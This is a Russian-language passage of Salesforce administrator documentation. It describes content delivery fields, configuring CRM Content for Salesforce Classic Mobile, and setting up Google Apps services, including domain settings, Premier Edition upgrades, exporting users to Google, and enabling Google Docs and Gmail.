| Разрешить загрузку в исходном формате              | Если данный флажок установлен, то получатели доставок содержимого могут загружать исходные файлы. В мастере создания доставок данное поле называется «Разрешить получателю загрузку как [тип_файла]», где переменная [тип_файла] соответствует типу исходного файла (например, PPT, PDF или DOC).   |
| Автор  | Пользователь, опубликовавший файл Salesforce CRM Content. (Только для чтения)   |
| Имя доставки содержимого                           | Имя, присваиваемое доставке содержимого. По умолчанию поле «Имя доставки содержимого» содержит имя файла и дату создания.   |
| Последняя версия доставки содержимого              | Если данный флажок установлен, то получателю доступна самая последняя версия файла Salesforce CRM Content. Например, последняя версия файла доступна получателю, просматривающему доставку содержимого сегодня, в случае обновления файла после создания доставки содержимого.  |
| Дата истечения срока действия доставки содержимого | Если данный флажок установлен, то срок действия доставки содержимого истекает в выбранный день. В мастере создания доставок данный флажок соответствует флажку напротив поля «Дата истечения права доступа к содержимому».  |
| Создано  | Пользователь, создавший доставку содержимого, а также дата и время создания. (Только для чтения)  |
| Описание   | Описание, добавленное при публикации файла Salesforce CRM Content. (Только для чтения)  |
| Дата истечения срока действия                      | Дата отмены доступа к доставке содержимого. В мастере создания доставок данной дате соответствует дата, введенная в поле «Дата истечения права доступа к содержимому».  |
| Файл загружен                                      | Если данный флажок установлен, то файл, используемый в доставке содержимого, был загружен. Например, если доставка содержимого позволяет просматривать содержимое в обозревателе, загружать содержимое в исходном формате или в виде PDF-файла, то данный   |

| Поле   | Описание   |
|--|--|
|  | флажок устанавливается только в том случае, если получатель загружает исходный файл или PDF-файл. (Только для чтения)  |
| Внутренний просмотр                          | Если данный флажок установлен, то доставка содержимого просмотрена пользователем Salesforce. Внутренний просмотр — это открытие URL-адреса доставки в системе Salesforce (например, выбор ссылки « <b>Просмотр</b> » в связанном списке «Доставки содержимого» или URL-адреса доставки на странице сведений о доставке). Если пользователь копирует и вставляет URL-адрес в адресную строку обозревателя, то такой просмотр считается внешним. (Только для чтения) |
| Последнее изменение сделано                  | Пользователь, который последним изменил доставку содержимого, а также дата и время изменения. (Только для чтения)  |
| Дата последнего просмотра                    | Дата и время последнего просмотра доставки содержимого. Просмотр — это выбор URL-адреса доставки содержимого. (Только для чтения)  |
| Сообщить мне о первом просмотре или загрузке | Если данный флажок установлен, то пользователь, создавший доставку содержимого, получает электронное уведомление о первом выборе URL-адреса доставки содержимого.  |
| Имя ответственного                           | Пользователь, который несет ответственность за доставку содержимого. (Только для чтения)   |
| Связано с                                    | Запись, связанная с доставкой содержимого (например, организация, возможность или настраиваемый объект). Дополнительные сведения о записи могут быть просмотрены только при наличии общего доступа к данной записи.  |
| Требовать пароль для доступа к содержимому   | Если данный флажок установлен, то доставка содержимого может быть просмотрена только после ввода предоставленного пароля. Пароль отображается на странице сведений о доставке содержимого после ее создания и в течение всего срока ее действия.   |
| Заголовок                                    | Имя файла Salesforce CRM Content, добавленного в доставку содержимого. (Только для чтения)   |

| Поле                  | Описание  |
|-----------------------|---|
| Количество просмотров | Общее количество просмотров доставки содержимого, включая внутренние и внешние просмотры. (Только для чтения) |

СМ. ТАКЖЕ:

[Настройка доставок содержимого](#)

## Настройка **Salesforce CRM Content** для приложения **Salesforce Classic Mobile**

Ниже перечислены рекомендации по внедрению **Salesforce CRM Content** в приложение **Salesforce Classic Mobile**.

- В отличие от связанных файлов, записи содержимого синхронизируются с устройством. Данный алгоритм позволяет пользователям доставлять содержимое из приложения даже в том случае, если размер файла, загружаемого на мобильное устройство, превышает установленные ограничения.
- Приложение не поддерживает поиск конкретной части содержимого. Пользователи могут только предоставлять общий доступ к содержимому на вкладке «Содержимое», которое автоматически синхронизируется с устройством на основе фильтров назначенной мобильной конфигурации.
- Приложение не поддерживает просмотр списка подписанного содержимого. Пользователи не могут фильтровать список записей на вкладке «Содержимое» на основе отдельной библиотеки.
- Приложение поддерживает предварительный просмотр и общий доступ к содержимому, но не поддерживает обновление файла, связанного с записью содержимого. Пользователи могут редактировать поля на странице сведений о содержимом только при наличии обязательных полномочий.
- Предварительный просмотр и доставка содержимого доступны только при наличии информационного подключения. В противном случае, пользователи могут просматривать только страницу сведений о содержимом.
- Содержимое в приложении **Salesforce Classic Mobile** поддерживается только устройствами **BlackBerry** и **iPhone**.
- Содержимое недоступно в бесплатной версии приложения **Salesforce Classic Mobile**.
- Мобильные полномочия не могут быть заблокированы для объекта содержимого. В настоящее время объект содержимого доступен в приложении **Salesforce Classic Mobile** только для чтения.
- Мобильный макет страницы для объекта содержимого не может быть изменен. Страница сведений о содержимом запрограммирована на отображение нескольких полей.

Чтобы настроить **Salesforce CRM Content** для конфигурации **Salesforce Classic Mobile**, выполните указанные ниже действия.

### ВЕРСИИ

Доступно в версиях: **Salesforce Classic** и **Lightning Experience**

Бесплатная версия доступна в версиях: **все** версии, кроме **Database.com Edition**.

Полная версия доступна в версиях: **Performance Edition, Unlimited Edition** и **Developer Edition**.

Доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра конфигураций **Salesforce Classic Mobile**:

- «Просмотр настройки и конфигурации»

Для создания, изменения или удаления наборов данных **Salesforce Classic Mobile**:

- «Управление мобильными конфигурациями»



1. Введите строку «*Конфигурация Salesforce Classic*» в поле «Быстрый поиск» меню «Настройка» и выберите пункт «**Конфигурация Salesforce Classic**», затем щелкните по имени мобильной конфигурации.
2. Нажмите кнопку «**Правка**» в связанном списке «Наборы данных».
3. Нажмите кнопку «**Добавить...**».
4. Выберите «Содержимое» во всплывающем окне и нажмите кнопку «**ОК**».
5. Чтобы выбрать синхронизированные записи содержимого, воспользуйтесь фильтрами поля.

Пользователи не могут выполнять поиск содержимого в приложении Salesforce Classic Mobile, поэтому рекомендуем настроить фильтры, позволяющие просматривать на устройстве важное содержимое. Фильтры не могут быть созданы на основе библиотек или подписок. Ниже перечислены некоторые рекомендации по настройке полезных условий фильтра.

- **Дата:** выполните фильтрацию по полю «Дата последнего изменения», «Дата изменения содержимого» или «Дата создания». Чтобы синхронизировать недавно обновленные записи содержимого, воспользуйтесь специальными значениями дат (например, «ПОСЛЕДНИЕ 90 ДНЕЙ» или «ПОСЛЕДНИЕ 180 ДНЕЙ»).
  - **Ответственный:** выполните фильтрацию по автору при наличии пользователей организации, ответственных за публикацию содержимого.
  - **Тип файла:** выполните фильтрацию по определенным типам документов. Например, группа, работающая с возможностями, может просматривать только презентации или PDF-документы.
  - **Настраиваемые поля:** выполните фильтрацию по настраиваемым полям при наличии настраиваемых полей, предназначенных для категоризации содержимого. Например, при создании поля «Функциональное использование» со значениями раскрывающегося списка настройте условие фильтра «"Функциональное использование" равно "Продажи"».
6. Чтобы предотвратить использование всей памяти мобильного устройства записями содержимого, установите второй переключатель в разделе «Задать максимальное ограничение записи» и введите максимальное количество записей содержимого, которое может быть передано данной конфигурацией на мобильные устройства. Чтобы выбрать записи, подлежащие синхронизации при превышении ограничения размера данных, заданного для мобильной конфигурации, воспользуйтесь раскрывающимися списками «Порядок сортировки» и «Сортировать».
  7. Нажмите кнопку «**Готово**».

СМ. ТАКЖЕ:

[Настройка приложения Salesforce Classic Mobile](#)

[Начальная настройка Salesforce CRM Content](#)



# Google Apps


## Начало работы с Salesforce и Google Apps

Google Apps — это набор интерактивных служб, предназначенных для обмена информацией и совместной работы, которые поддерживаются компанией Google и разработаны для бизнес-пользователей. При наличии аккаунта Google Apps администраторы организации Salesforce могут включить службы «Документы Google» и Gmail, а также установить приложения AppExchange, связанные с Google и доступные для работы в системе Salesforce.

### Действие 1. Создание аккаунта Google Apps

Чтобы создать аккаунт Google Apps для организации, воспользуйтесь одним из указанных ниже способов.

- Введите строку «Google Apps» в поле «Быстрый поиск», выберите **Параметры Google Apps**, затем щелкните ссылку **<b>«Регистрация»</b>**, чтобы запустить страницу создания учетной записи на веб-сайте Google. Пользователю будет предложено зарегистрировать имя корпоративного домена или приобрести новое имя домена у компании Google. Домен — это часть URL-адреса веб-сайта, которая следует за компонентом «www». Выполните инструкции Google по настройке нового или текущего домена и аккаунта Google Apps.
- Если организация приобрела Salesforce и поддерживаемую приложениями Google Apps функцию, введите «*Настройка Premier*» в поле «Быстрый поиск», затем выберите **<b>«Настройка Premier»</b>**, чтобы создать учетную запись Google Apps Premier Edition или обновить существующую учетную запись Standard Edition до уровня Premier Edition. Дополнительную информацию см. в разделе «[Начало работы с Salesforce for Google Apps Supported](#)».

 **Прим.:** Службы Google Apps в системе Salesforce поддерживают только бизнес-аккаунты Google Apps и не поддерживают личные аккаунты. Личные аккаунты отличаются наличием домена gmail.com в адресе эл. почты (например, *itua@gmail.com* является личным аккаунтом). Домен Google Apps, настроенный в системе Salesforce, должен соответствовать домену организации, зарегистрированному в Google (например, *компания.ru* является бизнес-аккаунтом).

### Действие 2. Настройка параметров домена Google Apps

1. На странице «Параметры Google Apps» в системе Salesforce нажмите кнопку **<b>«Правка»</b>**.
2. Выберите пользователя в поле «Административный контакт Google Apps». Данное поле содержит контактное лицо для пользователей Google Apps (например, пользователь, которому недоступны службы Google Apps, должен обращаться к административному контакту Google Apps). Административным контактом Google Apps может быть пользователь, который не зарегистрирован в Google в качестве администратора Google Apps, но добавление новых пользователей Google Apps доступно только администратору Google Apps.

#### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра и изменения параметров домена Google Apps:

- «Настройка приложения»

Для активации или деактивации служб Google Apps:

- «Настройка приложения»

Для установки или удаления пакетов Force.com AppExchange:

- «Загрузка пакетов AppExchange»


Для экспорта списка пользователей в Google и создания аккаунтов Google Apps:

- «Настройка приложения»

3. Заполните поле «Домен Google Apps» доменом, зарегистрированным в Google. Например, если URL-адрес компании — <http://www.acme.com> и создан аккаунт Google Apps для домена acme.com, введите [acme.com](http://www.acme.com) в поле «Домен Google Apps».
4. Нажмите кнопку «Сохранить».

### Действие 3. Активация служб Google Apps

1. В разделе «Активировать службы Google Apps» страницы «Параметры Google Apps» укажите службы Google Apps, которые нужно активировать.
2. Чтобы активировать службу, щелкните ссылку «Правка» или «Установить». Ссылка «Правка» в столбце «Действие» отображается напротив служб Google Apps, которые уже интегрированы в систему Salesforce, а ссылка «Установить» напротив неустановленных приложений Force.com AppExchange. Ниже перечислены интегрированные службы Google Apps.
  - [Добавление документов Google в систему Salesforce](#)
  - [Отправить сообщение Gmail в Salesforce](#)
  - [Кнопки и ссылки Gmail](#)
  - [Компонент боковой панели Google Talk](#)

 **Важное замечание:** Система Salesforce больше не поддерживает приложение Google Talk. Альтернативные способы использования приложения Google Talk см. в [интерактивной справке Google Talk](#).

Дополнительную информацию о приложениях AppExchange, связанных с Google, см. на веб-узле <http://sites.force.com/appexchange>.

### Действие 4. Создание пользователей Google Apps

Службы Google Apps, активированные в системе Salesforce, становятся доступными для всех пользователей организации, при условии создания аккаунтов Google Apps в корпоративном домене. Дополнительные аккаунты могут создаваться администратором Google Apps, зарегистрированным в Google. Дополнительную информацию см. в разделе «[Создание аккаунтов Google Apps](#)».

СМ. ТАКЖЕ:

[Начало работы с Salesforce for Google Apps Supported](#)

[Настройка служб Google Apps в системе Salesforce](#)

[Активация службы «Документы Google» в системе Salesforce](#)

[Использование Gmail в системе Salesforce](#)

## Начало работы с Salesforce for Google Apps Supported

Функция Salesforce for Google Apps Supported включает в себя аккаунт Google Apps Premier Edition для организации. Система Salesforce позволяет создавать аккаунт Google Apps Standard Edition и обновлять его до аккаунта Google Apps Premier Edition.

После создания аккаунта Google Apps Premier Edition или обновления текущего аккаунта Google Apps Standard Edition в системе Salesforce страница «Установка версии Premier» содержит имя корпоративного домена, количество доступных лицензий Google Apps Premier Edition и статус обновления (при его наличии).

### Создание аккаунта Google Apps Premier Edition

В случае отсутствия аккаунта Google Apps для организации, выполните указанные ниже действия, чтобы зарегистрировать аккаунт Google Apps Premier Edition и включить функцию Salesforce for Google Apps Supported.

1. Введите строку «*Настройка Premier*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **<b>«Настройка Premier»</b>**.
2. Заполните поля в столбце А.

| Поле             | Описание  |
|------------------|---|
| Имя домена       | Домен, который должен быть зарегистрирован в качестве аккаунта Google Apps для организации. Например, для компании с URL-адресом <code>http://www.acme.com</code> введите <code>acme.com</code> в поле «Имя домена».  |
| Имя пользователя | Данное значение используется для создания администратора аккаунта Google Apps. Например, для администратора Google Apps с адресом эл. почты <code>ipetrov@acme.com</code> введите <code>ipetrov</code> . Данные, указанные в полях «Имя пользователя» и «Пароль», могут использоваться для входа в созданный аккаунт Google Apps и при необходимости могут быть изменены. |
| Личное имя       | Данное значение используется для создания администратора аккаунта Google Apps. Данные, указанные в полях «Имя пользователя» и «Пароль», могут использоваться для входа в созданный аккаунт Google Apps и при необходимости могут быть изменены.   |
| Фамилия          | Данное значение используется для создания администратора аккаунта   |

#### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания аккаунта Google Apps Premier Edition в системе Salesforce:

- «Настройка приложения»

ИЛИ

Административный контакт Google Apps

Для обновления аккаунта Google Apps Standard Edition до версии Google Apps Premier Edition в системе Salesforce:

- «Настройка приложения»

ИЛИ

Административный контакт Google Apps

| Поле                 | Описание   |
|----------------------|--|
|                      | Google Apps. Данные, указанные в полях «Имя пользователя» и «Пароль», могут использоваться для входа в созданный аккаунт Google Apps и при необходимости могут быть изменены.                      |
| Адрес эл. почты      | Данный адрес эл. почты используется для отправки электронного подтверждения о создании аккаунта Google Apps Premier Edition. Данный адрес не будет использоваться компанией Google в других целях. |
| Пароль               | Данный пароль может использоваться администратором Google Apps для входа в службы Google Apps.   |
| Подтверждение пароля | Данный пароль может использоваться администратором Google Apps для входа в службы Google Apps.   |

3. Нажмите кнопку **«Создать аккаунт Google Apps Premier»**.
4. Чтобы включить Salesforce и Google Apps, в настройке введите *«Параметры Google Apps»* в поле «Быстрый поиск», затем выберите **<b>«Параметры Google Apps»</b>**.
5. Выберите пользователя в поле «Административный контакт Google Apps». Данное поле содержит контактное лицо для пользователей Google Apps (например, пользователь, которому недоступны службы Google Apps, должен обращаться к административному контакту Google Apps). Административным контактом Google Apps может быть пользователь, который не зарегистрирован в Google в качестве администратора Google Apps, но добавление новых пользователей Google Apps доступно только администратору Google Apps.
6. Убедитесь, что поле «Домен Google Apps» содержит имя домена, зарегистрированное в Google.
7. Активируйте службы Google Apps в системе Salesforce. Дополнительную информацию см. в подразделе [«Активация служб Google Apps»](#).
8. Создайте аккаунты Google Apps для отдельных пользователей организации. Дополнительную информацию см. в разделе [«Создание аккаунтов Google Apps»](#).



**Прим.:** Количество доступных для создания аккаунтов Google Apps Premier Edition ограничивается количеством лицензий, приобретенных организацией вместе с функцией Salesforce for Google Apps Supported.


## Обновление аккаунта Google Apps до версии Premier Edition

Чтобы обновить текущий аккаунт Google Apps Standard Edition до версии Google Apps Premier Edition, выполните указанные ниже действия.

1. Введите строку *«Настройка Premier»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **<b>«Настройка Premier»</b>**.
2. Заполните поля в столбце B.

| Поле               | Описание  |
|--------------------|---|
| Имя домена         | Домен, который должен быть зарегистрирован в качестве аккаунта Google Apps Premier Edition для организации. Если в организации включена функция Salesforce for Google Apps Supported, то имя корпоративного домена автоматически добавляется в данное поле.   |
| Маркер Google Apps | 16-значный маркер, необходимый для обновления аккаунта Google Apps Standard Edition до версии Google Apps Premier Edition. Данная информация доступна администратору Google Apps на веб-сайте Google. Чтобы получить дополнительную информацию, щелкните <b>«Извлечь маркер Google Apps»</b> в столбце B. |

3. Нажмите кнопку **«Обновить текущий аккаунт до Google Apps Premier»**.
4. Чтобы включить Salesforce и Google Apps, в настройке введите *«Параметры Google Apps»* в поле «Быстрый поиск», затем выберите **<b>«Параметры Google Apps»</b>**.
5. При необходимости измените значение в поле «Административный контакт Google Apps». Данное поле содержит контактное лицо для пользователей Google Apps (например, пользователь, которому недоступны службы Google Apps, должен обращаться к административному контакту Google Apps). Административным контактом Google Apps может быть пользователь, который не зарегистрирован в Google в качестве администратора Google Apps, но добавление новых пользователей Google Apps доступно только администратору Google Apps.
6. Убедитесь, что поле «Домен Google Apps» содержит имя домена, зарегистрированное в Google.
7. При необходимости активируйте службы Google Apps в системе Salesforce. Дополнительную информацию см. в подразделе **«Активация служб Google Apps»**.
8. При необходимости создайте аккаунты Google Apps для отдельных пользователей организации. Дополнительную информацию см. в разделе **«Создание аккаунтов Google Apps»**.

 **Прим.:** Количество доступных для создания аккаунтов Google Apps Premier Edition ограничивается количеством лицензий, приобретенных организацией вместе с функцией Salesforce for Google Apps Supported.

СМ. ТАКЖЕ:

[Начало работы с Salesforce и Google Apps](#)

## Настройка служб Google Apps в системе Salesforce

В меню «Настройка» введите «*Параметры Google Apps*» в поле «Быстрый поиск», затем выберите **<b>«Параметры Google Apps»</b>**, чтобы изменить параметры домена Google Apps, активировать или деактивировать службы Google Apps в системе Salesforce или установить или удалить связанные с Google пакеты Force.com AppExchange.

**!** **Важное замечание:** Чтобы получить доступ к компоненту «Salesforce и Google Apps», рекомендуем создать аккаунт Google Apps и настроить параметры домена Google Apps в системе Salesforce. Дополнительную информацию о создании аккаунта и настройке параметров домена см. в разделе «[Начало работы с Salesforce и Google Apps](#)» на странице 3733.

### Редактирование параметров домена Google Apps

Параметры домена содержат два значения: пользователь, выбранный в качестве администратора аккаунта Google Apps, и домен организации, зарегистрированный в Google. Службы Google Apps могут быть включены в системе Salesforce только при условии заполнения обоих полей. Чтобы изменить параметры домена, выполните указанные ниже действия.

1. Нажмите кнопку **«Правка»** в разделе «Настроить домен Google Apps».
2. При необходимости выберите нового пользователя в поле «Административный контакт Google Apps». Данное поле содержит контактное лицо для пользователей Google Apps (например, пользователь, которому недоступны службы Google Apps, должен обращаться к административному контакту Google Apps). Административным контактом Google Apps может быть пользователь, который не зарегистрирован в Google в качестве администратора Google Apps, но добавление новых пользователей Google Apps доступно только администратору Google Apps.
3. При необходимости измените значение поля «Домен Google Apps», зарегистрированное для аккаунта Google Apps в Google. Как правило, поле «Домен Google Apps» содержит домен компании (например, «компания.ru»).

### Изменение служб Google Apps

В данном разделе перечислены службы Google Apps, интегрированные в систему Salesforce, и ссылки на различные приложения Force.com AppExchange, связанные с Google и доступные для установки из каталога AppExchange.

Чтобы активировать или деактивировать интегрированную службу, щелкните ссылку **«Правка»** напротив имени нужной службы. Ниже перечислены доступные службы.

- [Добавление документов Google в систему Salesforce](#)
- [Отправить сообщение Gmail в Salesforce](#)
- [Кнопки и ссылки Gmail](#)
- [Компонент боковой панели Google Talk](#)

**!** **Важное замечание:** Система Salesforce больше не поддерживает приложение Google Talk. Альтернативные способы использования приложения Google Talk см. в [интерактивной справке Google Talk](#).

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования параметров домена Google Apps и активации или деактивации служб:

- «Настройка приложения»

Для установки или удаления пакетов AppExchange:

- «Загрузка пакетов AppExchange»

Чтобы установить или удалить приложение AppExchange, щелкните **«Установить»** или **«Удалить»** напротив соответствующего приложения. Полный список приложений AppExchange, связанных с Google, см. на веб-узле <http://sites.force.com/appexchange>.

## Советы по внедрению

- Дополнительную информацию о службах Google Apps см. в [интерактивной справке Google](#).
- Службы Google Apps в системе Salesforce поддерживают только бизнес-аккаунты Google и не поддерживают личные аккаунты. Личные аккаунты отличаются наличием домена gmail.com в адресе эл. почты (например, *mya@gmail.com* является личным аккаунтом). Домен Google Apps, настроенный в системе Salesforce, должен соответствовать домену организации, зарегистрированному в Google (например, *company.ru* является бизнес-аккаунтом).
- После учетной записи Google Apps для своей организации создайте учетные записи Google Apps для своих пользователей Salesforce. В меню «Настройка» введите *«Пользователи»* в поле «Быстрый поиск», выберите **<b>«Пользователи»</b>**, затем щелкните **Экспорт в Google Apps**.
- Сообщите пользователям их регистрационные данные в Google Apps.
- Сообщите пользователям об изменениях, которые произойдут в системе Salesforce после активации служб Google Apps.
- Полный список приложений Google, доступных в каталоге Force.com AppExchange, см. на веб-узле <http://sites.force.com/appexchange>.
- По умолчанию пользователи Google Apps могут предоставлять доступ к документам Google тем аккаунтам Google Apps, которые не относятся к корпоративному домену. Панель управления в аккаунте Google Apps содержит параметры общего доступа, которые открывают доступ только пользователям корпоративного домена.
- Если служба «Добавление документов Google в систему Salesforce» деактивирована, то записи Salesforce не могут использоваться для доступа к документам Google. Кроме того, документы Google, удаленные из записей и хранящиеся в корзинах пользователей, удаляются из системы Salesforce без возможности восстановления. Если служба «Добавление документов Google в систему Salesforce» повторно активируется в течение 30 дней, то документы Google, связанные с записями Salesforce до деактивации данной службы, подлежат восстановлению в соответствующих областях. Деактивация службы «Добавление документов Google в систему Salesforce» не влияет на документы Google в библиотеках Salesforce CRM Content. В результате деактивации сохраняется связь документов Google с библиотеками, а сами документы Google перемещаются в корзину, откуда при необходимости могут быть восстановлены.
- Пользователи клиентского и партнерского порталов, которым доступна вкладка «Добавить» приложения Salesforce CRM Content, могут создавать документы Google и связывать готовые документы Google с библиотекой Salesforce. Пользователи портала, не имеющие доступа к приложению Salesforce CRM Content, могут связывать готовые документы Google с записями, но не могут использовать записи для создания документов Google, так как связанный список «Документы Google, примечания и вложения» недоступен на портале. Пользователи портала не могут использовать веб-кнопку **«Добавить документ Google в Salesforce»**.
- Служба «Кнопки и ссылки Gmail» недоступна пользователям клиентского и партнерского порталов.
- Дополнительную информацию о приобретенной функции Salesforce for Google Apps Supported см. в разделе [«Начало работы с Salesforce for Google Apps Supported»](#) на странице 3735.

## Рекомендации

- Для тестирования интеграции Google Apps рекомендуем использовать организацию Developer Edition или безопасную организацию.
- Управление пользователями Google Apps аналогично управлению пользователями Salesforce. Например, чтобы деактивировать пользователя Salesforce, рекомендуем также деактивировать его аккаунт Google Apps на панели управления



в аккаунте Google Apps организации. Дополнительную информацию об администрировании аккаунта Google Apps для организации см. в [интерактивной справке Google](#).


- Чтобы найти документ Google в системе Salesforce, воспользуйтесь функцией поиска.

СМ. ТАКЖЕ:

[Начало работы с Salesforce и Google Apps](#)


## Создание аккаунтов Google Apps

После [создания аккаунта Google Apps для организации](#) и [включения служб Google Apps в Salesforce](#) администратор может создать аккаунты Google Apps для отдельных пользователей. Доступ к службам Google Apps, включенным в системе Salesforce, возможен только при наличии аккаунта Google Apps в корпоративном домене, зарегистрированном в Google. Аккаунт содержит имя пользователя и пароль, которые предоставляют доступ ко всем службам Google Apps.

-  **Прим.:** Если организация приобрела функцию Salesforce for Google Apps Supported, то количество доступных для создания аккаунтов Google Apps Premier Edition ограничивается количеством приобретенных лицензий.

Чтобы экспортировать список пользователей в Google и создать аккаунты Google Apps для всех пользователей, выполните указанные ниже действия.

1. Введите строку «*Пользователи*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пользователи**».
2. Выберите список пользователей в раскрывающемся списке «Просмотр».
3. Чтобы экспортировать всех пользователей из списка, нажмите кнопку «**Экспорт в Google Apps**». Чтобы экспортировать отдельных пользователей, выберите нужных пользователей в столбце «Действие».

-  **Прим.:** Кнопка «**Экспорт в Google Apps**» отображается только в том случае, если в организации включена поддержка служб Google Apps. Дополнительную информацию о включении служб Google Apps в системе Salesforce см. в разделе «[Начало работы с Salesforce и Google Apps](#)» на странице 3733.

4. На странице «Экспорт пользователей в Google Apps» щелкните ссылку на файл экспорта, доступную в действии 1. Имя ссылки определяется выбранным списковым представлением. Так, ссылка «**Файл экспорта All Users**» на странице «Экспорт пользователей в Google Apps» соответствует списковому представлению «Все пользователи».
5. Введите временные пароли для всех пользователей в открывшейся CSV-таблице. При необходимости измените значения в полях «имя пользователя», «личное имя» и «фамилия». Аккаунты Google Apps создаются путем добавления имени домена к именам пользователей, указанным в таблице. Например, аккаунты `ivan.petrov@kompaniya.ru` и `elena.ivanova@kompaniya.ru` будут созданы для пользователей `ivan.petrov` и `elena.ivanova` при использовании домена `kompaniya.ru`.
6. Сохраните таблицу на локальном компьютере.
7. Чтобы открыть страницу пакетного обновления организации для аккаунта Google Apps, щелкните ссылку «**Средство группового импорта пользователей Google Apps**». При необходимости выполните вход в качестве администратора Google Apps. Создание дополнительных аккаунтов Google Apps в корпоративном домене доступно только тому пользователю, который зарегистрирован в Google в качестве администратора аккаунта организации.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для экспорта пользователей  
в Google:

- «Настройка приложения»

Для создания аккаунтов  
Google Apps:

- Администратор Google Apps



8. Выполните инструкции Google по импорту данных из таблицы. Администратор Google Apps получает отчет-подтверждение, а пользователь, для которого создан аккаунт Gmail, получает соответствующее электронное уведомление.
9. Сообщите пользователям их регистрационные данные. Имя пользователя и пароль требуются для входа в любую службу Google Apps, включенную в системе Salesforce.

СМ. ТАКЖЕ:

[Начало работы с Salesforce и Google Apps](#)

## Активация службы «Документы Google» в системе Salesforce

**!** **Важное замечание:** Службы Google Apps, активированные в системе Salesforce, становятся доступными для всех пользователей организации. Данные службы могут использоваться только при наличии аккаунтов Google Apps в домене организации. Дополнительную информацию см. в разделе [«Начало работы с Salesforce и Google Apps»](#).

Служба Google Docs™ позволяет создавать и редактировать настраиваемые документы, таблицы и презентации, а также поддерживает возможность общего доступа с коллегами.

Чтобы активировать или деактивировать службу «Добавление документов Google в систему Salesforce», выполните указанные ниже действия.

1. В настройке введите *«Параметры Google Apps»* в поле «Быстрый поиск», затем выберите **<b>«Параметры Google Apps»</b>**.
2. Щелкните ссылку **«Правка»** напротив службы «Добавление документов Google в систему Salesforce» в разделе «Включить службы Google Apps».
3. Установите или снимите флажок «Активно».
4. Прежде чем активировать службу «Добавление документов Google в систему Salesforce», прочтите условия использования и установите флажок, подтверждающий ваше согласие.
5. Нажмите кнопку **«Сохранить»**.

Если в организации включена служба «Добавление документов Google в систему Salesforce», то указанные ниже изменения позволяют создавать, редактировать и просматривать документы Google, а также связывать их с записями Salesforce.

- Связанный список «Примечания и вложения» для организаций, активов, контактов, контрактов, интересов, возможностей, продуктов и настраиваемых объектов называется «Документы Google, примечания и вложения».
- Связанный список «Вложения» для обращений, решений и кампаний называется «Документы Google и вложения».
- Если включена поддержка Salesforce CRM Content, то вкладка «Библиотеки» содержит раскрывающийся список **«Добавить документ Google»**.

Пользователи могут также установить веб-кнопку **«Добавить документ Google в Salesforce»**, которая позволяет связывать документ Google с несколькими записями Salesforce или библиотекой Salesforce CRM Content, не выполняя вход в систему Salesforce.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для активации службы «Добавление документов Google в систему Salesforce»:

- «Настройка приложения»

## Советы по внедрению

- Дополнительную информацию о службе «Документы Google» см. в [интерактивной справке Google](#).
- По умолчанию пользователи службы «Документы Google» могут предоставлять доступ к собственным документам Google тем аккаунтам Google Apps, которые не относятся к корпоративному домену. Панель управления в аккаунте Google Apps содержит параметры общего доступа, которые открывают доступ только пользователям корпоративного домена.
- Пользователи клиентского и партнерского порталов, которым доступна вкладка «Добавить» приложения Salesforce CRM Content, могут создавать документы Google и связывать готовые документы Google с библиотекой Salesforce. Пользователи портала, не имеющие доступа к приложению Salesforce CRM Content, могут связывать готовые документы Google с записями, но не могут использовать записи для создания документов Google, так как связанный список «Документы Google, примечания и вложения» недоступен на портале. Пользователи портала не могут использовать веб-кнопку **«Добавить документ Google в Salesforce»**.
- Если служба «Добавление документов Google в систему Salesforce» деактивирована, то записи Salesforce не могут использоваться для доступа к документам Google. Кроме того, документы Google, удаленные из записей и хранящиеся в корзинах пользователей, удаляются из системы Salesforce без возможности восстановления. Если служба «Добавление документов Google в систему Salesforce» повторно активируется в течение 30 дней, то документы Google, связанные с записями Salesforce до деактивации данной службы, подлежат восстановлению в соответствующих областях. Деактивация службы «Добавление документов Google в систему Salesforce» не влияет на документы Google в библиотеках Salesforce CRM Content. В результате деактивации сохраняется связь документов Google с библиотеками, а сами документы Google перемещаются в корзину, откуда при необходимости могут быть восстановлены.
- Служба «Добавление документов Google в систему Salesforce» может быть отключена только в том случае, если код Apex не ссылается на документы Google.
- Документы Google не учитываются в хранилище данных. Для каждого документа Google, связанного с записью или библиотекой Salesforce, используется 2 Кб хранилища.

СМ. ТАКЖЕ:

[Начало работы с Salesforce и Google Apps](#)

## Использование Gmail в системе Salesforce

**!** **Важное замечание:** Службы Google Apps, активированные в системе Salesforce, становятся доступными для всех пользователей организации. Данные службы могут использоваться только при наличии аккаунтов Google Apps в домене организации. Дополнительную информацию см. в разделе «[Начало работы с Salesforce и Google Apps](#)».

Gmail™ (или Google Mail) — это бесплатная почтовая служба Google, которая доступна через любой стандартный обозреватель и поддерживает использование корпоративного домена. Почтовая служба Gmail может быть интегрирована в систему Salesforce двумя способами.

- [Отправить сообщение Gmail в Salesforce](#)
- [Кнопки и ссылки Gmail](#)

### Отправить сообщение Gmail в Salesforce

Служба «Отправить сообщение Gmail в Salesforce» позволяет автоматически регистрировать сообщения эл. почты и чаты, отправленные из аккаунта Gmail, в качестве действий по интересам, контактам, возможностям и другим записям, поддерживающим журнал действий в системе Salesforce.

